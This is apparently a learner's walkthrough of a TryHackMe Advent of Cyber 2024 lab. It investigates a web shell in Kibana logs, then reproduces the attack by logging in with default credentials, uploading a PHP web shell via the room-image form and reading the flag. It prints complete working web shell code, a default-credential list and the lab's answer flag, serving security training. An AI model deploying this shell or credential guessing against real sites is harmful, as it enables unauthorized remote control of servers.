

Advent of Cyber 2024


Dive into the wonderful world of cyber security by engaging in festive beginner-friendly exercises every day in the lead-up to Christmas!



Day 3: Even if I wanted to go, their vulnerabilities wouldn't allow it.

- Today, I tackled a security exercise focused on identifying and exploiting vulnerabilities using the Kibana Discover interface to examine Apache2 logs for traces of an attack on Frosty Pines Resorts.

Step 1: Accessing the ELK Interface

- Upon visiting the URL <http://10.10.190.202:5601/> within my AttackBox's browser, I was greeted by the ELK home page.
- The task required using Kibana's Discover interface to explore Apache2 logs. To access it, I clicked the three horizontal lines in the top left corner to open the slide-out tray. Under the "Analytics" section, I selected **Discover** to proceed.






Step 2: Reviewing the Logs

- Next, I filtered the logs for the **frostypines-resorts** collection in ELK, which contained data relevant to the attack.
- The objective was to find evidence of malicious activity, so I utilized Kibana's search function to look for any entries related to "shell.php" by typing "**shell.php**" into the search bar.
- This query helped identify suspicious logs pointing to a potential web shell uploaded to the server.

Answer: BLUE: Where was the web shell uploaded to?


Answer format: /directory/directory/directory/filename.php

Question: /media/images/rooms/shell.php



Answer: BLUE: What IP address accessed the web shell?

Question: 10.11.83.34




Step 3: Modifying the Hosts File

- In order to access the target website, `http://frostypines.thm`, I had to update my hosts file on the AttackBox. I did this by executing the following command in the terminal:

Command: `echo "10.10.190.202 frostypines.thm" >> /etc/hosts`

```
root@ip-10-10-252-117:~# echo "10.10.190.202 frostypines.thm" >> /etc/hosts
root@ip-10-10-252-117:~#
```

- This allowed me to access the website directly from my browser.




Step 4: Identifying Vulnerabilities



- Upon reviewing the logs, it became clear that a web shell was present.
- A web shell is a script that attackers upload to vulnerable servers, granting them remote control over the system.
- With a web shell in place, attackers can execute commands, manipulate files, and further compromise the server.
- I logged into the admin panel using default or weak credentials, which is a common tactic attackers use.

Below are some examples of weak/default credentials that attackers might try:

Username	Password
admin	admin
administrator	administrator
admin@domainname	admin
guest	guest



- After logging in, I found that I had access to an admin console where I could manage the site, including uploading files.



Step 5: Exploiting Remote Code Execution (RCE) via File Upload


- The next step involved exploiting a file upload vulnerability to achieve remote code execution (RCE).
- I navigated to the "Add New Rooms" section of the site, where I found an option to upload files.
- I created a simple PHP web shell script designed to execute commands when uploaded.

Here is the PHP code I used for the web shell:

```
<html>
<body>
<form method="GET" name=<?php echo
basename($_SERVER['PHP_SELF']); ?>">
<input type="text" name="command" autofocus id="command"
size="50">
<input type="submit" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['command']))
    {
        system($_GET['command'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```


- I saved this code as **shell.php** and uploaded it to the server. This script would allow me to remotely execute commands once uploaded.

→ Evidence that room 2024 has been added



Step 6: Verifying Upload and Gaining Access

- Once the file was uploaded, I used browser developer tools (pressing F12) to inspect the network traffic and find the location of my uploaded shell.php file.
- I refreshed the page and searched for the response containing **shell.php**. From the response headers, I learned the file was stored at: <http://frostypines.thm/media/images/rooms/shell.php>



Hotel management — Mozilla Firefox

Restored Session Hotel management

frostypines.thm/admin/rooms.php

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...


Github - swisskyrepo/PayloadsAllTheThings: A list of useful payloads and bypass for Web Application Security and Pentest/CTF
https://github.com/swisskyrepo/PayloadsAllTheThings

https://github.com/swisskyrepo/PayloadsAllTheThings

Network tab details:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
404	GET	frostypines.thm	main.min.css		stylesheet	493 B	277 B	1 ms
302	GET	frostypines.thm	aaa_logo.png		img	15.25 kB	14.97 kB	1 ms
404	GET	frostypines.thm	7.jpg		img	493 B	277 B	1 ms
200	GET	frostypines.thm	shell.php		img	407 B	204 B	1 ms
302	GET	frostypines.thm	jquery-3.5.1.min.js		script	392.88 kB	0 B	1 ms
200	GET	frostypines.thm	aaa_logo.png		img	cached	14.97 kB	0 ms

51 requests | 1.18 MB / 3.33 MB transferred | Finish: 2.84 s | DOMContentLoaded: 2.69 s | load: 2.69 s



Hotel management — Mozilla Firefox

Restored Session Hotel management

frostypines.thm/admin/rooms.php

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Headers for shell.php:


Name	Value
Status	200 OK
Version	HTTP/1.1
Transfered	407 B (204 B size)
Referrer Policy	strict-origin-when-cross-origin
Request Priority	Low

Network tab details:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
404	GET	frostypines.thm	main.min.css		stylesheet	493 B	277 B	1 ms
302	GET	frostypines.thm	aaa_logo.png		img	15.25 kB	14.97 kB	1 ms
404	GET	frostypines.thm	7.jpg		img	493 B	277 B	1 ms
200	GET	frostypines.thm	shell.php		img	407 B	204 B	1 ms
302	GET	frostypines.thm	jquery-3.5.1.min.js		script	392.88 kB	0 B	1 ms
200	GET	frostypines.thm	aaa_logo.png		img	cached	14.97 kB	0 ms

51 requests | 1.18 MB / 3.33 MB transferred | Finish: 2.84 s | DOMContentLoaded: 2.69 s | load: 2.69 s

→ I then accessed this file directly in my browser, which allowed me to execute commands remotely.



Hotel management — Mozilla Firefox

Restored Session Hotel management

frostypines.thm/media/images/rooms/shell.php

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...


Execute

Step 7: Retrieving the Flag

To retrieve the flag from the compromised server, I needed to list the files on the server and access the **flag.txt** file. I executed the following commands via the web shell:

1. Listing files

Command: ls




```
1.jpg
2.jpg
3.jpg
4.jpg
5.jpg
6.jpg
flag.txt
shell1.php
```

Displaying the contents of flag.txt

Command: cat flag.txt

Answer: RED: What is the contents of the flag.txt?

Question: THM{Gl1tch_Was_H3r3}



```
THM{Gl1tch_Was_H3r3}
```

END!!!